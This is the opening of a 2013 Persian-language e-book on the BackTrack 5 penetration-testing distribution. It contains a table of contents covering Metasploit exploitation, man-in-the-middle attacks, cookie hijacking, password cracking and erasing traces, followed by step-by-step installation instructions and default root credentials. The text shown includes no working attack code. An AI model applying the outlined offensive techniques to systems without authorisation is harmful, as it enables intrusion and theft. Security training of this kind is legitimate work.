**Author** : Alireza Azimzadeh

**Nickname** : Ali MP5

**Editor** : Ali Tahamtan

**First publish** : November 2013

**Yahoo Id**: Ali_Parkour68@yahoo.com

**© 2013 . All Rights Reserved**

**پیشگفتار**

هر راه بجز راه تو کج خواهد شد
بی لطف تو آسمان فلج خواهد شد
ما منتظران اگر بخواهیم همه
امسال همان سال فرج خواهد شد

از فکرگناه پاک بودن عشق است
از هجرتو سینه چاک بودن عشق است
آن لحظه که راه می روی آقاجان
زیرقدم تو خاک بودن عشق است

**در مورد نویسنده:**

با سلام و درود به عاشقانی که هدفشان پیشرفت و سربلندی کشور عزیزمان ایران است.اینجانب **علیرضا عظیم زاده** ملقب به Ali.MP5 در جهت بالا بردن سطح امنیت سایبری در کشور عزیز و دوست داشتنی خودم ایران در صدد آمدم تا یک پی دی اف کاربردی را بنویسم و خلاصه برای دوستانی که علاقه مند به هک و امنیت هستند و ممکن است تا حدی با زبان های خارجه مشکل داشته و نمی توانند از مطالب به-روز استفاده کنند یک سری نکات شخصی و آموزشی و لینک هایی پر کابرد را در این کتاب الکترونیکی بسیار کوچک آماده کرده و بگنجانم، و در همین جا باید از دوست عزیزم **مصطفی** ملقب به Ali Tahamtan نیز تشکر کنم که در قسمت ویرایش و تنظیم متون به من، کمک بسیار زیادی کرده است.

**تشکر فراوان از خانواده عزیز تر از جانم که با لطف و صبرشان مرا در تمام مراحل زندگی ام کمک کردند.**

**خداوندا دستهایم خالی است و دلم غرق در آرزوها**

**یا**

**به قدرت بیکرانت دستانم را توانا گردان**

**یا**

**دلم را از آرزوهای دست نیافتنی خالی کن**

فهرست مطالب


| موضوع | صفحه |
|---|---|
| فصل اول : شروع کار با Back Track | ۱ |
| مقدمه آغاز کار (مهم) | ۱ |
| نحوه دانلود سیستم عامل بکترک | ۲ |
| نصب بکترک در کنار دیگر سیستم عامل ها | ۳ |
| نصب بکترک به عنوان تنها سیستم عامل | ۷ |
| نصب بکترک بر روی Flash-Memory | ۷ |
| نصب بکترک بر روی ماشین مجازی (Virtual-Box) | ۱۰ |
| نصب VM-Tools بر روی Virtual-Box | ۱۴ |
| تغییر دادن Root - Password | ۱۵ |
| راه اندازی سرویس ها | ۱۵ |
| چند زبانه کردن Keyboard | ۱۷ |
| | |
| فصل دوم : سفارشی کردن Back Track | ۱۸ |
| تهیه و آماده کردن Kernel Headers | ۱۸ |
| نصب درایور Broadcom | ۱۹ |
| نصب و راه اندازی ATI video card | ۲۲ |
| نصب درایور NVIDIA video card | ۲۵ |
| اجرا و آپدیت و کانفیگ ابزارهای امنیتی اضافی | ۲۷ |
| نصب ProxyChains | ۲۷ |
| رمزنگاری فولدرها با TrueCrypt | ۲۹ |
| | |
| فصل سوم : جمع آوری اطلاعات (Information Gathering) | ۴۱ |
| کسب اطلاعات از سرویس ها (Service enumeration) | ۴۱ |
| تشخیص بازه های شبکه | ۴۴ |
| فرستادن درخواست ICMP netmask | ۴۵ |
| تشخیص ماشین های فعال | ۴۷ |

کشف پورت های باز ۴۸
انگشت نگاری دقیق سیستم عامل (OS fingerprint) ۵۱
انگشت نگاری سرویس ها (service fingerprint) ۵۲
سایت های کابردی فصل ۵۴

فصل چهارم : شناسایی آسیب ها (Vulnerability Identify) ۵۵
مقدمه ۵۵
نصب ، پیکربندی و شروع کار با نرم افزار Nessus ۵۶
کشف آسیب پذیری[ لینوکس، ویندوز، شبکه محلی] با Nessus ۵۸
نصب ، پیکربندی و شروع کار با نرم افزارOpenVAS ۶۱
نحوه استفاده از نرم افزار OpenVAS ۶۸
کشف آسیب پذیری[ لینوکس، ویندوز، شبکه محلی] با OpenVAS ۶۹
سایت های کاربردی فصل ۷۲

فصل پنجم : سوء استفاده (Exploitation) ۷۳
مقدمه ۷۳
اکسپلویت های فعال (Active Exploits) ۷۴
اکسپلویت های غیر فعال (passive exploit) ۷۵
نصب و پیکربندی metasploitable ۷۷
شروع کار با Armitage (ابزار گرافیکی متا اسپلویت) ۸۹
کار با متااسپلویت در محیط کنسول (MSFCONSOLE) ۹۱
کار با متااسپلویت در محیط CLI (MSFCLI) ۹۴
آشنایی با محیط MeterPreter و دستورات آن ۹۷
نفوذ به دیتابیس MySQL ۱۰۵
نفوذ به دیتابیس Postgresql ۱۰۷
ماژول پر قدرتbrowser_autopwn ۱۰۹
سایت های کاربردی فصل ۱۱۲

فصل ششم : کسب مجوز(Privilege Escalation) ۱۱۳

جعل هویت برای ورود به سیستم ۱۱۳
کار با Social-Engineer Toolkit (SET) < framework ۱۱۵
جمع آوری اطلاعات قربانی ۱۱۸
پاک سازی ردپا ۱۱۹
پیاده سازی حملات Man-in-the-middle attack (MITM) ۱۲۰
دستکاری در ترافیک های URL ۱۲۴
تعیین مسیر پورت ها (تغییر جهت) ۱۲۵
ربودن کوکی ها و گرفتن دسترسی به ایمیل ها ۱۲۵
سایت های کاربردی فصل ۱۲۸

فصل هفتم : Password Cracking ۱۳۰
کرک آنلاین پسورد و حملات HTTP توسط Hydra ۱۳۰
گرفتن دسترسی از روتر توسط BruteForce ۱۳۳
Password profiling ۱۳۴
کرک پسورد ویندوز توسط متد John the Ripper ۱۳۵
استفاده از دیکشنری در حملات ۱۳۶
حملات با دسترسی فیزیکی به سیستم ۱۳۷
سایت های کاربردی فصل ۱۳۸

فصل هشتم : پزشکی دیجیتال (BackTrack Forensics) ۱۴۰
مقدمه (snort) ۱۴۰
رمزنگاری و رمزگشایی فولدرها و محتویات آن ۱۴۳
بررسی وجود rootkit در سیستم ۱۴۶
بازیابی داده های حذف شده بخشی از سیستم ۱۴۸
بازیابی پسورد ویندوز ۱۵۰
ریست(reset) پسورد ویندوز ۱۵۲
دیدن رجیستری ویندوز ۱۵۳
سایت های کاربردی فصل ۱۵۴

ضمیمه اول : **Appendix One** ۱۵۶
ایجاد و استخراج فایل با پسوندهای [ tar ,zip ,tar.bzip2 ,tar.gz ] ۱۵۶
کار با فایروال **UFW** ۱۵۶
آشنایی با دستورات (**command**) ۱۶۱
نصب فایل با پسوندهای مختلف ۱۶۳
دسترسی(مجوز) دادن به فایل ها ۱۶۳
انتقال فایل از ماشین مجازی به سیستم عامل ۱۶۴
نصب **DHCP_Server&Client** ۱۶۶
سایت های کاربردی فصل ۱۶۷

ضمیمه دوم : **Appendix Two** ۱۶۸
کتاب های پیشنهادی ۱۶۸

## فصل اول

# شروع کار با Backtrack

### مقدمه

اخطار: هر فصل را یک بار تا آخر بخوانید و سپس بهترین روش را برای یادگیری انتخاب کنید تا دچار مشکل نشوید. به نکات ، اخطار و پیشنهاداتی که در فصل ها به آن اشاره شده دقت کنید. در صورت مشاهده ایراد یا خطای فنی در متون با ایمیل نویسنده در ارتباط باشید و آنها را به Ali_Parkour68@yahoo.com با موضوع "مشکل فنی در کتاب بکترک" ارسال فرمایید.

با تشکر فراوان از لطف شما عزیزان.

Back|Track چیست ؟

لینوکس بک ترک (Backtrack Linux) یک توزیع لینوکس مبتنی بر GNU است که برای کشف نقاط ضعف امنیتی سیستم‌های مختلف تهیه شده و به صورت یک دی وی دی لایو (بدون نیاز به نصب و یا وجود هارد دیسک) در اختیار همه قرار گرفته است.

در حال حاضر آخرین آن نسخه بک ترک ۵ است که از سایت رسمی بک ترک قابل دریافت است. بک ترک مبتنی بر Ubuntu 10.04 با هسته نسخه ۲٫۶ ساخته شده است.پروژه ی بک ترک دیگر توسط تیم سازنده ی آن پشتیبانی نمی شود و کالی جایگزین آن شده است.

بک ترک برای تمام مخاطبان از نوابغ و کهنه کاران امنیت تا نو آموزان هنرهای سیاه ساخته شده و سریع ترین و آسان ترین راه تست امنیت سیستم های کامپیوتری، شبکه ها و سایتهای اینترنتی است. جالب این است که بدانید گروه های کلاه سیاه زیرزمینی و هم متخصصان امنیتی که برای دولت های کشورشان کار می کنند از جمله مشتریان اصلی بک ترک هستند.

ابزار های بک ترک :

بک ترک رنج وسیعی از ابزار های پسورد کرکر و نیز ابزار های هک وب سرور و شبکه را شامل می شود .ابزارهای بک ترک در ۱۱ طبقه دسته بندی شده اند:

۱) جمع آوری اطلاعات (Information gathering)
۲) شناسایی نقاط ضعف (Vulnerability Identification)
۳) آنالیز شبکه های بی سیم (Network Analysis) با پروتکل های ۸۰۲.۱۱ Bluetooth, RFID
۴) کسب مجوز (Privilege Escalation)
۵) بازیابی و بازجویی دیجیتال (Digital Forensics) یا همان پزشک قانونی دیجیتال
۶) Voice Over IP(VOIP)
۷) نقشه یابی شبکه (Network Mapping)
۸) آنالیز برنامه های تحت وب (Web Application Analysis)
۹) کشف حفره های امنیتی (Exploit & Social Engineering Toolkit)
۱۰) کسب دسترسی غیر مجاز (Maintaining Access)
۱۱)مهندسی معکوس (Reverse Engineering)

برای نصب بکترک به صورت live بر روی سیستم خودتان چند روش وجود دارد،که من در اینجا راحت ترین و بهترین روش را برای شما توضیح خواهم داد.

## دانلود بکترک

از سایت زیر دانلود کنید :

**http://www.backtrack-linux.org/downloads/**

در رابطه با نوع دانلود چند نکته قابل ذکر است:

**نکته۱:** با توجه به ۳۲ یا ۶۴ بیتی بودن سیستم خود، اقدام به دانلود کنید.

**نکته۲:** BT5 دو محیط کاربری Gnome و KDE دارد.

**نکته۳:** پیشنهاد من به شما دانلود نسخه Gnome آن می باشد.

**نکته۴:** پیشنهاد من به شما دانلود نوع پسوند ISO. آن می باشد.(در صورت نداشتن اکانت bit-torrent ).

**نکته۵:** قابلیت Gnome از KDE بهتر بوده، اما KDE گرافیکی تر می باشد.

## روش اول (( نصب بکترک در کنار دیگر سیستم عامل ها ))


۱) ابتدا شما باید نرم افزار Ease US Partition Master - free Home Edition نسخه رایگان آن را دانلود کنید.

۲) لینک دانلود: www.partition-tool.com سپس بعد از نصب نرم افزار وارد بخش partition manager این نرم افزار شوید.

۳) شما در اینجا باید یک فضایی به نام Unallocated بسازید، یعنی شما باید فضایی را از هارد دیسک خود را به صورت پارتیشن نشده در آورید.که در این شکل من 85GB را به این صورت در آوردم. برای unallocated یک پارتیشن، روی پارتیشن مورد نظر کلیک راست کرده و گزینه delete را انتخاب می کنیم.

**نکته:** شما حداقل فضایی که برای نصب بکترک لازم دارید 18GB است.

**اخطار:** قبل از انجام مرحله ۳ اطلاعات درایو خود را به یک درایو دیگر منتقل کرده و بعد از تغیرات نهایی ، اطلاعات را به جای خود برگردانید ( بعد از اتمام تمام مراحل).



۴) سپس تغییرات را با زدن دکمه apply در بالا ، در سمت چپ اعمال می کنیم.کار ما در ویندوز به پایان رسید سیستم را ریست کرده و وارد بوت BT5 می شویم.

۵) BT5 CD/DVD را داخل گذاشته و وارد بوت آن شوید.

۶) اولین گزینه از بالا را که خود BT هم آن را انتخاب کرده تغییر ندهید و Enter را بزنید تا وارد محیط Live-BT شوید.

۷) قبل از ورود دستور startx را وارد نمایید.


۸) انتخاب گزیته install backtrack

۹) انتخاب ساعت و زمان و ...

۱۰) انتخاب کیبورد و ...

۱۱) به این مرحله کاملا دقت کنید. اگر آن فضای unallocated ایجاد شده باشد، شما در اینجا با گزینه ای به نام "استفاده کامل از فضای استفاده نشده" رو به رو خواهید شد، در این شکل آن گزینه نیست، اما در حین نصب خواهید دید.


**نکته:** از گزینه های داخل شکل استفاده نکنید ، چون erase تمام فضای هارد شما را فرمت می کند و گزینه specify شما را برای کانفیگ BT به صورت دستی هدایت می کند.




۱۲) انتخاب گرینه install.

۱۳) نصب در کمتر از ۱ساعت انجام می شود.

۱۴) انتخاب restart now.




۱۵) از شما user و password می خواهد و شما لغات زیر را وارد کنید:

User: root

pass: toor

root@bt: startx

**روش دوم (( نصب بکترک به عنوان تنها سیستم عامل ))**

شما دیگر نیازی نیست طبق مراحل بالا بروید، فقط کافیست در مرحله ۱۱ ، گزینه erase را انتخاب نمایید، تمام هارد شما پاک و فقط BT روی آن نصب می شود.

**روش سوم (( نصب بکترک بر روی Flash-Memory ))**

**نکته۱:** برای نصب بر روی فلش نیاز به حداقل 12GB فضا دارید.


**نکته۲:** فلش خود را با فرمت FAT32 فرمت کنید.

**۱)** شما نیاز به نرم افزاری مثل UNetBootin دارید،

لینک دانلود: www.unetbootin.sourceforge.net


۲) فلش را به سیستم وصل کرده و نرم افزار بالا را اجرا کنید.

۳) انتخاب گزینه DiskImage.





۴) پسوند را ISO انتخاب کرده و .... Browse را انتخاب کرده و قایل ISO. بکترک خود را مسیر دهی کنید.


۵) نوشتن مقدار عددی برای فضای نصب.



**۶)** مرحله نصب و زدن دکمه OK.




**۷)** انتخاب Reboot-Now.




**۸)** می بینید که بکترک از طریق USB بوت می شود و بالا می آید.

**۹)** ادامه نصب هم طبق مراحل ۷ به بعد در روش "نصب بکترک در کنار چند سیستم عامل" انجام دهید.

**لینک های کاربردی برای بالا بردن امنیت USB :**

1) http://www.ucd.ie/itservices/itsuppo...singtruecrypt/

2) https://help.ubuntu.com/community/GPGKeyOnUSBDrive

3) http://www.ucl.ac.uk/isd/common/cst/...ngUSBTrueCrypt

4) http://www.wikihow.com/Install-Backtrack-Live-to-USB

**روش چهارم (( نصب بکترک بر روی ماشین مجازی( virtual-box) ))**


۱) دانلود ماشین مجازی از سایت:

**A.** virtual-box.com

**B.** https://www.virtualbox.org/wiki/Downloads

شما نسخه تحت ویندوز را دانلود نمایید.

